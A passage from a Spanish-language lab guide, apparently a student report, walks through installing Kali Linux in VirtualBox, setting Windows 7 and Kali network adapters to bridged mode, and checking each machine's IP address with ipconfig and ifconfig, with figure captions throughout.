
Se asigna un nombre único (hostname) a la máquina virtual dentro de la red. Este nombre es importante para la identificación de la máquina en una red de trabajo o en pruebas de seguridad.

Ilustración 28 Configuración de nombre y contraseña

Fuente: Elaboración propia

Aquí, el usuario define las credenciales de acceso, incluyendo el nombre de usuario y la contraseña del administrador de Kali Linux. Esto es fundamental para la seguridad del sistema.


Ilustración 29 Configuración de contraseña



Fuente: Elaboración propia

Se confirma la contraseña creada en el paso anterior para evitar errores y garantizar el acceso seguro al sistema.


Ilustración 30 Configuración del reloj



Fuente: Elaboración propia


El sistema ajusta automáticamente la hora y fecha en función de la ubicación geográfica seleccionada previamente. Esto asegura que el reloj del sistema esté sincronizado correctamente.

Ilustración 31 Partición de disco



Fuente: Elaboración propia


Ilustración 32 Partición de disco



Fuente: Elaboración propia

En este paso, se realiza la partición del disco virtual. Esto significa que se define cómo se distribuirá el espacio de almacenamiento dentro del sistema Kali Linux, una parte esencial para la organización de los archivos y programas.


Ilustración 33 Selección de partición de disco



Fuente: Elaboración propia

El usuario confirma la selección de la partición donde se instalará el sistema operativo. Este paso es crítico ya que establece el espacio donde Kali Linux almacenará todos sus datos.


Ilustración 34 Finalización del proceso de partición del disco



Fuente: Elaboración propia

Una vez finalizada la configuración de particiones, el sistema procede a aplicar los cambios y a preparar el disco virtual para la instalación.

Ilustración 35 Partición del disco se guardarán los cambios



Fuente: Elaboración propia


Los cambios en el disco virtual se aplican y el sistema está listo para comenzar a instalar Kali Linux en la partición designada.

Ilustración 36 Instalación del sistema

Fuente: Elaboración propia

Kali Linux comienza la instalación de todos los archivos y componentes necesarios en el disco virtual. Este proceso puede llevar varios minutos.

Ilustración 37 Selección de programas a instalar



Fuente: Elaboración propia


El usuario tiene la opción de seleccionar qué programas adicionales instalar junto con Kali Linux. Esto puede incluir herramientas específicas de seguridad y hacking ético, dependiendo de las necesidades del usuario.

Ilustración 38 Selección e instalación de programas

Fuente: Elaboración propia

Los programas seleccionados se están instalando junto con el sistema base de Kali Linux. Esto asegura que el entorno esté completo con todas las herramientas necesarias.


Ilustración 39 Instalación del cargador de arranque de Kali Linux



Fuente: Elaboración propia

En este paso, se instala el gestor de arranque GRUB, que permitirá al usuario iniciar Kali Linux de forma segura cada vez que se encienda la máquina virtual.

Ilustración 40 Selección del dispositivo que fue creado



Fuente: Elaboración propia


El usuario selecciona el dispositivo (disco virtual) donde se instalará GRUB. Esto garantiza que el sistema operativo arranque correctamente.

Ilustración 41 Proceso de instalación de Kali Linux finalizando

Fuente: Elaboración propia

La instalación de Kali Linux está en su fase final. El sistema operativo está casi listo para ser utilizado.

Ilustración 42 Instalación finalizada con éxito




Fuente: Elaboración propia

Kali Linux ha sido instalado con éxito y la máquina virtual está lista para su primer arranque. Ahora el usuario puede comenzar a utilizar el entorno de pruebas y seguridad de Kali Linux.

Configuración de las NIC en las máquinas virtualizadas Win7 y Kali Linux

Ilustración 43 Configuración tarjeta de red en Win7



Fuente: Elaboración propia


La imagen muestra la ventana de configuración de la tarjeta de red de una máquina virtual Windows 7 en VirtualBox, en la que está seleccionado el modo Adaptador puente. Este modo permite a la máquina virtual compartir la misma red física que el ordenador anfitrión, permitiendo a Windows 7 obtener una dirección IP directamente del router.

Ilustración 44 Iniciando la máquina virtual Kali Linux

Fuente: Elaboración propia

En este paso, el usuario selecciona la máquina virtual de Kali Linux en VirtualBox y hace clic en "Iniciar". La imagen puede mostrar el proceso de arranque inicial, donde Kali Linux está cargando todos sus componentes. Al estar en modo **Adaptador Puente**, la máquina virtual estará lista para obtener su dirección IP directamente del router de la red local, permitiendo una integración fluida con otros dispositivos conectados a la misma red.


Ilustración 45 Escritorio de Kali Linux



Fuente: Elaboración propia

Kali Linux es un sistema operativo seguro que ofrece una interfaz gráfica de usuario para acceder a diversas herramientas de ciberseguridad. Su configuración en modo Bridge Adapter o **Adaptador Puente,** le permite comunicarse con otros dispositivos de la red local, incluido Windows 7, y acceder a Internet, lo que lo hace ideal para pruebas de penetración y análisis de vulnerabilidades.

Ilustración 46 Configuración tarjeta de red de Kali Linux




Fuente: Elaboración propia

La ventana de configuración de la tarjeta de red en Kali Linux está establecida en modo Adaptador Puente, lo que permite compartir la red física con el host. El usuario puede verificar que la interfaz de red esté activa y que se le haya asignado una dirección IP adecuada. Esta configuración asegura que Kali Linux pueda comunicarse sin restricciones con Windows 7 y otros dispositivos en la misma red, lo cual es fundamental para llevar a cabo actividades de ciberseguridad efectivas.

Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Verificación de la IP asignada a la máquina virtual de Win7

Ilustración 47 Verificación de IP de Win7




Fuente: Elaboración propia

En este paso, se verifica la dirección IP asignada a la máquina virtual Windows 7 utilizando el comando ipconfig en la línea de comandos (CMD). Este comando muestra la configuración de red, incluyendo la dirección IP asignada. Es esencial confirmar que la máquina virtual tiene una IP válida y que está dentro de la misma red que la máquina Kali Linux para garantizar una comunicación fluida entre ambas.

Verificación de la IP asignada a la máquina virtual Kali Linux

Ilustración 48 Verificación de la IP de la máquina Virtual Kali Linux



Fuente: Elaboración propia

Similar a la verificación en Windows 7, aquí se revisa la dirección IP de Kali Linux. Para hacerlo, se utiliza el comando ifconfig o ip a en la terminal de Kali Linux. Este paso es clave para asegurarse de que ambas máquinas virtuales (Windows 7 y Kali Linux) están en la misma red virtual, lo cual es necesario para que se puedan comunicar entre sí.

Ilustración 49 Asignación de direccionamiento

